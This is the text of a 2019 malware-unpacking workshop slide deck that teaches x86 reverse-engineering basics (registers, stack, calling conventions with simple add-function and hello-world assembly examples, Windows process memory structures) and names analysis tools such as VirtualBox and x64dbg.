

Malware Unpacking Workshop



Lilly Chalupowski
August 28, 2019

whois lilly.chalupowski


Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop



Disclaimer

Don't be a Criminal

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Disclaimer


Don't be a Fool

disclaimer_1.log

I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.


The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.



Registers

reverse_engineering: 0x00

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer



Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

Registers


reverse_engineering: 0x01



Stack Overview


reverse_engineering: 0x02

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
 - Double-Word Aligned



Stack Structure

reverse_engineering: 0x03



Control Flow

reverse_engineering: 0x04

- Conditionals
 - CMP
 - TEST
 - JMP
 - JNE
 - JNZ
- EFLAGS
 - ZF / Zero Flag
 - SF / Sign Flag
 - CF / Carry Flag
 - OF/Overflow Flag



Calling Conventions

reverse_engineering: 0x05

- CDECL

- Arguments Right-to-Left
- Return Values in EAX
- Caller Function Cleans the Stack

- STDCALL

- Used in Windows Win32API
- Arguments Right-to-Left
- Return Values in EAX
- The Callee function cleans the stack, unlike CDECL
- Does not support variable arguments

- FASTCALL


- Uses registers as arguments
- Useful for shellcode



Windows Memory Structure

reverse_engineering: 0x06


- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
 - GetLastError()
 - GetVersion()
 - Pointer to the PEB
- PEB - Process Environment Block
 - Image Name
 - Global Context
 - Startup Parameters
 - Image Base Address
 - IAT (Import Address Table)



IAT (Import Address Table) and IDT (Import Directory Table)

reverse_engineering: 0x07

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



Assembly

reverse_engineering: 0x08

- Common Instructions

- MOV
- LEA
- XOR
- PUSH
- POP



Assembly CDECL (Linux)

reverse_engineering: 0x09

cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

Assembly CDECL (Linux)

reverse_engineering: 0x0a

cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0b

stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

Assembly STDCALL (Windows)

reverse_engineering: 0x0c

stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

Assembly FASTCALL

reverse_engineering: 0x0d

cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

Assembly FASTCALL

reverse_engineering: 0x0e

fastcall.asm

```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

Guess the Calling Convention

reverse_engineering: 0x0f

hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ \$ - msg                 ; message length
```

Assembler and Linking


reverse_engineering: 0x10

terminal


```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```

Assembly Flavors

reverse_engineering: 0x11




Tools of the Trade



VirtualBox

tools_of_the_trade: 0x00

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors




x64dbg

tools_of_the_trade: 0x02




x64dbg

tools_of_the_trade: 0x03

